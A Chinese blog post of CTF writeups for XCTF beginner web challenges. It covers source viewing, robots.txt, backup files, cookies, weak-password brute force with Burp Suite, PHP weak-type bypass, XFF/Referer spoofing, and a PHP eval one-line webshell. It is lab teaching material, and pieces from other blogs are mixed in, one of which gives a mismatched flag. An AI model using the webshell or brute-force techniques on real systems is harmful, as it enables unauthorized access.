




攻防世界web新手区题解

原创

浙见  于 2021-09-13 21:31:50 发布  282  收藏 2

文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45816524/article/details/120274581

版权

目录

第一题 [view_source](#)

第二题 [robots](#)

第三题 [backup](#)

第四题 [cookie](#)

第五题 [disabled_button](#)

第六题 [weak_auth](#)

第七题 [simple_php](#)

第八题 [get_post](#)

第九题、[xff_referer](#)

第十题、[webshell](#)

第十一题、[command_execution](#)

第十二题、[simple_js](#)

第一题 [view_source](#)

点击获取在线场景后等它加载完毕后点击URL进入实验环境

view_source



14 最佳Writeup由Healer_aptx • Anchorite提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

题目场景： http://111.198.29.45:43420

删除场景

倒计时：03:59:50

题目附件：暂无

https://blog.csdn.net/weixin_43460822

查看源代码，右键不可以用。所以按F12，直接查看源码

FLAG is not here

```
<!DOCTYPE html>
<html lang="en" >event
  <head>...</head>
  <body>
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!--cyberpeace{cfd325aa3c0c8c8f8626e0ffe85ce23}-->
  </body>
</html>
```

https://blog.csdn.net/qq_45766004

得

到flag值为：cyberpeace{7f26e057a08a433d0147937622d87676}

查看网页源代码的方式有4种，分别是：

- 1、鼠标右击会看到“查看源代码”，这个网页的源代码就出现在你眼前了；
- 2、可以使用快捷Ctrl+U来查看源码；
- 3、在地址栏前面加上view-source，如view-source: https://www.baidu.com；
- 4、浏览器的设置菜单框中，找到“更多工具”，然后再找开发者工具，也可以查看网页源代码。


第二题robots



The screenshot shows a CTF challenge interface for the 'robots' challenge. It includes a difficulty rating of 1.0, a source attribution to 'Cyberpeace-n3k0', and a description in Chinese. The challenge scenario is set to 'http://111.198.29.45:59411'. There is a timer showing 03:59:44 and a '延时' (Extend) button. The challenge title is 'robots' with 11 likes and a '最佳Writeup由MOLLMY提供' (Best writeup by MOLLMY) badge. The URL 'https://blog.csdn.net/weixin_43460822' is visible at the bottom right.


robots.txt文件是一个文本文件，使用任何一个常见的文本编辑器，比如Windows系统自带的Notepad，就可以创建和编辑它。robots.txt是一个协议，而不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。robots协议（又叫伪君子协议）是用于网站中的，为了防止网站一些敏感目录被爬虫爬取，所以特地建了一个文本文档用来表明那些目录是攻击者不能爬取的（注：非法爬取他人网站数据属于违反行为）

联想到在URL后加上robots.txt



```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```

URL后加上flag_1s_h3re.php



第三题 backup

backup

最佳Writeup由 **话求·樱宁** 提供

难度系数：**★ 1.0**

题目来源：[Cyberpeace-n3k0](#)

题目描述：X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

题目场景： `http://111.198.29.45:55603`

删除场景

倒计时：03:59:49 **延时**

题目附件：暂无

https://blog.csdn.net/weixin_43460822

常见的备份文件后缀名有：`.git .svn .swp .svn .~ .bak .bash_history`

大多数的管理员为了以后方便都会将备份文件的后缀写成**.bak**，所以，我们这里就是找到**.bak**的文件
在url栏中输入**index.php.bak**试试



将.bak给去掉，用记事本打开下载的文件，得到flag

```
<html>
<head>
  <meta charset="UTF-8">
  <title>备份文件</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

https://blog.csdn.net/qq_45766004

第四题 cookie

← 返回  本题用时: 11分12秒

cookie

最佳Writeup由 **神秘人·柒爷** 提供

难度系数:  **1.0**

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师告诉小宁他在cookie里放了东西,小宁疑惑地想:‘这是夹心饼干的意思’

题目场景:  <http://111.198.29.45:32975>

 [删除场景](#)


倒计时: 03:59:54 [延时](#)

题目附件: 暂无

https://blog.csdn.net/weixin_43460822

Cookie是保存在客户端的纯文本文件。比如txt文件。所谓的客户端就是我们自己的本地电脑。当我们使用自己的电脑通过浏览器进行访问网页的时候，服务器就会生成一个证书并返回给我的浏览器并写入我们的本地电脑。这个证书就是cookie。一般来说cookie都是服务器端写入客户端的纯文本文件。

用Burpsuite抓包




The screenshot shows the Burp Suite Professional v1.6 interface. The top menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Options', and 'Alerts'. A secondary toolbar contains 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The main area displays a request to 'http://111.198.29.45:43180'. Below the request is a control bar with 'Forward', 'Drop', 'Intercept is on', and 'Action' buttons. A 'Raw' tab is selected, showing the following HTTP request details:

```
GET / HTTP/1.1
Host: 111.198.29.45:43180
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: look-here=cookie.php
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/qq_43625917

添加url后缀名cookie.php




The screenshot shows a browser's developer console. The address bar contains '未知IP }table { font-family: Arial, sans-serif, table-layout: fixed, color: #404042'. The console shows a request to 'http://111.198.29.45:43180/cookie.php'. The console toolbar includes buttons for 'Load URL', 'Split URL', and 'Execute'. Below the console, there are various browser settings and a risk rating section.

See the http response

https://blog.csdn.net/qq_43625917

重新抓包，查看HTTP响应，即可得出flag



第五题 disabled_button

disabled_button 4 最佳Writeup由沐一清提供

难度系数: 1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师今天上课讲了前端知识, 然后给大家一个不能按的按钮, 小宁惊奇地发现这个按钮按不下去, 到底怎么才能按下去呢?

题目场景: http://111.198.29.45:49046


倒计时: 03:59:05

题目附件: 暂无

https://blog.csdn.net/weixin_43460822

打开效果

一个不能按的按钮



尝试使用代码的方式来修改该按钮的属性, 现在我们来看一下该按钮的源代码


```
<html>
  <head> ... </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default" disabled="" style="height:50px;width:200px;" value="flag"
        name="auth" type="submit">
    </form>
  </body>
</html>
```

https://blog.csdn.net/weixin_43460822

disabled 属性规定应该禁用 input 元素。

被禁用的 input 元素既不可用，也不可点击。可以设置 disabled 属性，直到满足某些其他的条件为止（比如选择了一个复选框等等）。

修改源代码

- 1、通过 JavaScript 来删除 disabled 值，将 input 元素的值切换为可用。
- 2、打开源代码，点击左上角的小箭头，使其高亮，鼠标选择要修改的内容，在代码中点击鼠标右键，选择Edit text。

删掉" disable="" "后便可点击按钮，点击后效果如下

一个不能按的按钮

cyberpeace{606bf05e1d8beb2a42112c7e18a4013b}

第六题 weak_auth

weak_auth 👍 3 最佳Writeup由小太阳的温暖提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

题目场景：🖥️ http://111.198.29.45:41873

倒计时：03:59:23 延时 删除场景

题目附件：暂无

https://blog.csdn.net/weixin_43460822

此题考查弱口令，进入题目，原来是道暴力破解题

暴力破解适合题目类型：登录密码较为简单，且不会限制登录次数

Login


https://blog.csdn.net/weixin_43460822

用户名是admin



https://blog.csdn.net/qq_43625917

用Burpsuite进行字典(弱口令字典)爆破



https://blog.csdn.net/qq_43625917

将password的值设为变量



选择字典文件

Target Positions Payloads Options

Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 257

Payload type: Simple list Request count: 257

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste: 123456.com

Load ...: 123123

Remove: abc123!@#

Clear: 123

123456

aaa123!@#

qq123.com

wantian#%{

Add: Enter a new item

Add from list ... [Pro version only]

https://blog.csdn.net/qq_43625917

发现到123456时，长度不同，所以密码为123456，查看响应得到flag

结果	目标	位置	有效载荷	选项		
过滤器: 显示所有项目						
请求	有效载荷	状态	错误	超时	长	评论
31	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1	i»¿admin	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
2	admin12	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
4	admin8	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
5	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
6	sysadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
7	adminxxx	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
9	6kadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
11	feitium	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

请求 响应

Raw 头 Hex HTML Render

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>

cyberpeace{838f0c02ab292937a2c47874fc8054e3}<!--maybe you need a dictionary-->

</body>
</html>

```

https://blog.csdn.net/qq_45766004

第七题 simple_php

simple_php

👍 2 最佳Writeup由MOLLMY提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景：🖥️ http://111.198.29.45:44957

删除场景

倒计时：03:59:53

延时

题目附件：暂无

https://blog.csdn.net/weixin_43460822

打开网址页面如下：

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

https://blog.csdn.net/weixin_43460822

简单审计下代码，发现需要以get的方式传入两个参数a和b。

a参数的要求 a必须等于0且a为真

b参数的要求 b不能为数字且b大于1234

这道题的核心问题是理解PHP语言的弱类型

构造命令：<http://111.198.29.45:44957/?a=00a&&b=12345s>

The screenshot shows a web browser with the address bar containing `111.198.29.45:44957/?a=00a&&b=12345s`. The page content displays PHP source code:

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Below the code, the response is shown as `Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}`. A URL at the bottom right reads `https://blog.csdn.net/weixin_43460822`.

第八题 get_post

http的两种请求方式是get和post，比如我用通过通过这两种方式传参，分别传a=1和b=2。get的请求方式是通过在网址后面加上“? a=1&b=2”，例如：`https://adworld.xctf.org.cn/task/answer?a=1&b=2`

post传参的话通过hackbug

The screenshot shows a web browser with the address bar containing `111.198.29.45:48280`. The browser's bookmark bar includes items like 'Most Visited', 'Getting Started', 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', and 'Kali Foru'.

请用GET方式提交一个名为a,值为1的变量

https://blog.csdn.net/weixin_43460822

我们在网址后面加上"?a=1".例：`119.198.29.45: 48280? a=1`。

The screenshot shows a web browser with the address bar containing `111.198.29.45:48280/?a=1`. The browser's bookmark bar includes items like 'Most Visited', 'Getting Started', 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'NetHunter'.

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

https://blog.csdn.net/weixin_43460822

post方式提交的话，我们要用到hackbug，如下：

Load URL

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

https://blog.csdn.net/weixin_43460822

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{7fbfccb395244ac5e90120197e55396c}

https://blog.csdn.net/weixin_43460822

第九题、xff_referer

xff_referer 7 最佳Writeup由 **话求 · DengZ** 提供

难度系数： **1.0**

题目来源：[Cyberpeace-n3k0](#)

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

题目场景： <http://111.198.29.45:56976>

[删除场景](#)

倒计时：03:59:42 [延时](#)

题目附件：暂无

https://blog.csdn.net/weixin_43460822

XFF

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

简单地说，xff是告诉服务器当前请求者的最终ip的http请求头字段
通常可以直接通过修改http头中的X-Forwarded-For字段来伪造请求的最终ip

Referer

HTTP来源地址 (referer, 或HTTPReferer)

是HTTP表头的一个字段, 用来表示从哪儿链接到当前的网页, 采用的格式是URL。换句话说, 借着HTTP来源地址, 当前的网页可以检查访客从哪里而来, 这也常被用来对付伪造的跨网站请求。

简单的讲, referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的, 跟xff一样, referer也可直接修改

去增加或者修改xff和referer的值即可

ip地址必须为123.123.123.123

题目说IP地址必须为123.123.123.123
所以抓包修改XFF

Target: http://111.198.29.45:39055

Request

Name	Value
GET	/ HTTP/1.1
Host	111.198.29.45:39055
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=...
Accept-Language	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
DNT	1
Cookie	look-here=cookie.php
X-Forwarded-For	123.123.123.123
Connection	close
Upgrade-Insecure-Requests	1

Response

```
<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>body{
    margin-left:auto;
    margin-right:auto;
    margin-top:200PX;
    width:20em;
  }</style>
</head>
<body>
  <p id="demo">ip地址必须为123.123.123.</p>
  <script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script>
</body>
</html>
```

而又显示请求来自https://www.google.com/, 所以修改Referer

Target: http://111.198.29.45:39055

Request

Name	Value
GET	/ HTTP/1.1
Host	111.198.29.45:39055
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=...
Accept-Language	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
DNT	1
Cookie	look-here=cookie.php
X-Forwarded-For	123.123.123.123
Connection	close
Upgrade-Insecure-Requests	1
Referer	https://www.google.com

Response

```
<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>body{
    margin-left:auto;
    margin-right:auto;
    margin-top:20em;
    width:20em;
  }</style>
</head>
<body>
  <p id="demo">ip地址必须为123.123.123.</p>
  <script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script>
  <script>document.getElementById("demo").innerHTML="cyberpeace{3cd42944df7ce5e9057ac20eada3096b}";</script>
</body>
</html>
```

然后点击Go, 得到flag

第十题、webshell

webshell 👍 132 最佳Writeup由 **话求 · DengZ** 提供

难度系数: ★ ★ ★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景: 🖥️ http://111.200.241.244:54280

删除场景

倒计时: 03:52:51 延时

CSDN @浙见.

所谓的php一句话: `<?php @eval($_POST['shell']);?>`

这个是PHP最常见的一句话木马的源码,通过post木马程序来实现木马的植入,eval()函数把字符串按照PHP代码来计算

使用中国蚁剑

1.右键添加数据

The screenshot shows the AntSword interface with a context menu open over the '数据管理 (0)' table. The menu options are:

- 虚拟终端
- 文件管理
- 数据操作
- 浏览网站
- 复制URL
- 加载插件
- 插件市场
- 添加数据** (highlighted)
- 编辑数据
- 删除数据
- 移动数据
- 创建副本
- 搜索数据
- 清空缓存
- 清空所有缓存


The table has columns: URL地址, IP地址, 物理位置, 网站备注, 创建时间, 更新时间.

